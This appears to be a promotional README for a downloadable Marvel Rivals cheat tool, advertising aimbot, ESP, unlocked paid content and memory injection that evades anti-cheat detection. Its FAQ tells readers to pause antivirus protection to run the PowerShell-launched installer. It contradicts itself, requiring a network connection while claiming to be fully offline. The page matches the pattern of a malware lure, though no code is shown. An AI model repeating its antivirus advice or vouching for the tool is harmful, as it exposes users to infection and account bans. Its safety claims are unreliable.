🎮 Marvel Rivals Trainer Tool — Game Enhancer for Windows 10/11
🔧 PowerShell Setup Button





The marvel-rivals-trainer-tool is a standalone desktop build with every feature unlocked out of the box, no configuration grind required. Drop it on Windows x64, launch, and you're straight into the action—pre-activated and ready to run from the first click. No dependency hunting, no setup rituals, just a clean installer that gets you in the game fast.
✅ Requirements
- Windows 10 or Windows 11
- PowerShell 5.1 or newer (already available on Windows)
- Active network connection
- No admin rights needed
Features
-
Full Feature Unlock, Zero Grind: Every hero, skin, and progression track is enabled out of the gate. No paywalls, no unlock timers, no artificial gatekeeping — just the complete roster ready to deploy the moment the build finishes installing.
-
One-Shot Installer, No Dependency Hunting: The package ships as a self-contained installer. No runtime chasing, no library hunting, no version matching. Run it, let it finish, launch the game. That's the whole workflow.
-
Pre-Configured for Instant Play: Sensitivity curves, graphics presets, and input bindings are already dialed in for competitive play. Boot it up and drop into a match — tuning is optional, not mandatory.
-
Offline-Ready Architecture: The entire build runs locally on your desktop once installed. No persistent connection required to access features, no server handshake gating your session. Your machine, your rules.
-
Trainer Suite Fully Integrated: Aim assist tuning, recoil control profiles, and stat overlays are baked into the build and toggleable in-game. Everything is switchable on the fly — no external panels, no alt-tabbing out of a match to reconfigure.
-
Lightweight Footprint, Heavy Payload: The installer stays lean on disk and memory while delivering the complete feature set. No bloated background services, no resource hogs competing with your framerate.
-
Verified Build Integrity: Every release is checksum-verified before distribution. What you install is exactly what was shipped — no tampered binaries, no surprise payloads riding along.
-
Drop-In Updates: New builds overwrite cleanly over existing installs without wiping your configuration. Patch day doesn't mean reconfigure day.
How it works
The tool runs as a single standalone executable on your desktop — no background services, no dependency chains, no waiting on external installers. Launch it, and it hooks into the game process the moment a match loads.
Under the hood, it injects a lightweight runtime layer that reads live match state and applies your toggled features directly in memory. Detection-sensitive calls are routed through a hardened wrapper, so the tool stays inert when it isn't needed and cleans up after itself when you close it.
Every feature is unlocked out of the gate. There's no tier gating, no feature unlocks to grind for, no "premium" paywall staring back at you — what's in the build is what you get.
The installer handles the full setup: it drops the core files, registers the runtime hooks, and verifies integrity on first boot. If anything's missing or corrupted, it re-pulls the component locally instead of failing silently.
- Zero config to start — defaults are tuned for immediate use; tweak only if you want to.
- Process-safe injection — attaches on match start, detaches on exit, leaves no residue.
- Self-verifying boot — checks its own files each launch and repairs what's broken.
- Offline-ready — once installed, it runs without needing a connection.
Boot it, load a match, and the overlay comes up with your active toggles. Close the game, and the tool shuts down clean. That's the whole loop.
Supported Games
Built specifically for Marvel Rivals — one launcher, zero guesswork. Drop it in, fire it up, and every module hooks into the live client without extra setup. The trainer reads the running build, maps its memory signatures, and keeps the feature set stable across seasonal patches.
Confirmed working on the current live build, including ranked queues, custom lobbies, and practice range sessions. Steam and Epic installs are both detected automatically — no path hunting required.
What's covered:
- Full match coverage: quick play, competitive, arcade, and custom matches
- Hero roster support across every role, including newly released characters
- ESP, aim assistance, and movement modules tuned per-hero rather than one-size-fits-all
- Menu overlay works in borderless and fullscreen with no flicker or input capture issues
Patch behavior: when the game updates, the trainer usually needs a signature refresh — that's normal and handled through the config presets. If a feature drops offline after a patch, reload the default profile before assuming something's broken.
If your build isn't detected on launch, you're almost certainly running a modified client or an outdated version — clean installs of the current live build are the supported target.
Configuration
Configuration is handled through a single local config file that ships with the build. No launcher chains, no dependency wrangling — just drop in your values and go.
Config File Location
The main config sits next to the executable as config.ini. First launch generates it with sane defaults if it's missing, so you can start clean and tune from there.
What You Can Tune
- Feature toggles — every module listed under Features has a matching on/off flag. Flip what you need, leave the rest off.
- Keybinds — all hotkeys are remappable with standard key names (
F1,NUM1,CTRL+SHIFT+X, etc.). No hardcoded bindings. - Runtime values — timing, refresh intervals, and overlay opacity are exposed as plain integers. Adjust to match your setup.
- Profiles — save separate configs for different games or playstyles and swap between them by pointing the loader at a different file.
Applying Changes
Edit the file while the tool is closed, then launch. Mid-session changes require a restart — the config is read once at startup by design, so nothing gets half-applied while you're in a match.
Defaults That Just Work
Out of the box, the config targets the standard desktop layout with all core features active. If you never open the file, you're still fully configured. The config exists for players who want control, not because setup demands it.
Sanity Checks
- Values are validated on load; invalid entries fall back to defaults and log a warning rather than crashing.
- Keep a backup of your working config before major edits — swapping profiles is fast, rebuilding from scratch is faster.
- If behavior looks off after an edit, restore the default config and re-apply changes one at a time.
FAQ
Is this a full build or just a patch? Full standalone build. Everything ships in the package — no separate base game install, no add-on downloads, no activation hoops. Unpack, run, play.
Do I need an internet connection? No. The installer is fully offline. Grab the package once, run it on your desktop, and you're set. No phone-home checks, no license server pings.
What does "pre-activated" actually mean here? It means every feature is unlocked out of the box. No key entry, no feature gating, no trial timers. What's listed in the feature set is what you get on first launch.
Will it work on my machine? Windows x64 desktop is the target platform. If you're on a standard gaming rig, you're covered. Keep your drivers current and you're good.
How big is the download? Around 2.4 GB for the standalone package. Plan for roughly double that in free disk space to cover extraction and install.
Can I customize settings after install? Yes. Configuration is yours to tune post-install — see the Configuration section for the knobs that matter. Defaults are sane, but nothing's locked.
What if my antivirus flags the installer? Automated installers occasionally trip heuristic scanners. If it gets blocked, pause real-time protection, run the setup, then re-enable protection immediately after. Standard practice for standalone packages.
Which games are supported? This build targets Marvel Rivals. The Supported Games section has the full breakdown — check it before you install if you're running anything else.
Is this safe to run? It's a local desktop build — no background services, no telemetry, no external calls during play. Run it, close it, done.
Something's not working. Where do I start? Re-run the installer first — most issues are a partial extraction. If that doesn't clear it, verify your Windows version and free disk space before digging deeper.
Disclaimer
This tool is a standalone desktop installer built for Marvel Rivals players who want a fully unlocked, ready-to-run configuration without the usual setup friction. It is distributed as-is, with every feature enabled out of the box — no activation steps, no gated modules, no surprises after the install completes.
Understand what you're getting: this is a pre-activated local build maintained by the project itself, verified and synced as of the date noted in the build parameters. It targets Windows x64 desktop environments only. If you're running anything else, this isn't the build for you.
Use it at your own discretion. You are responsible for how this tool is deployed on your machine and for complying with the terms of service of any game it interacts with. The project ships the installer and the feature set — it does not ship guarantees about how third-party platforms will respond to it. Keep your own backups, keep your antivirus configured sensibly, and know what you're running before you run it.
No warranty, express or implied, is provided. The maintainers are not liable for account actions, data loss, or system issues arising from use of this build. If that trade-off doesn't sit right with you, don't install it.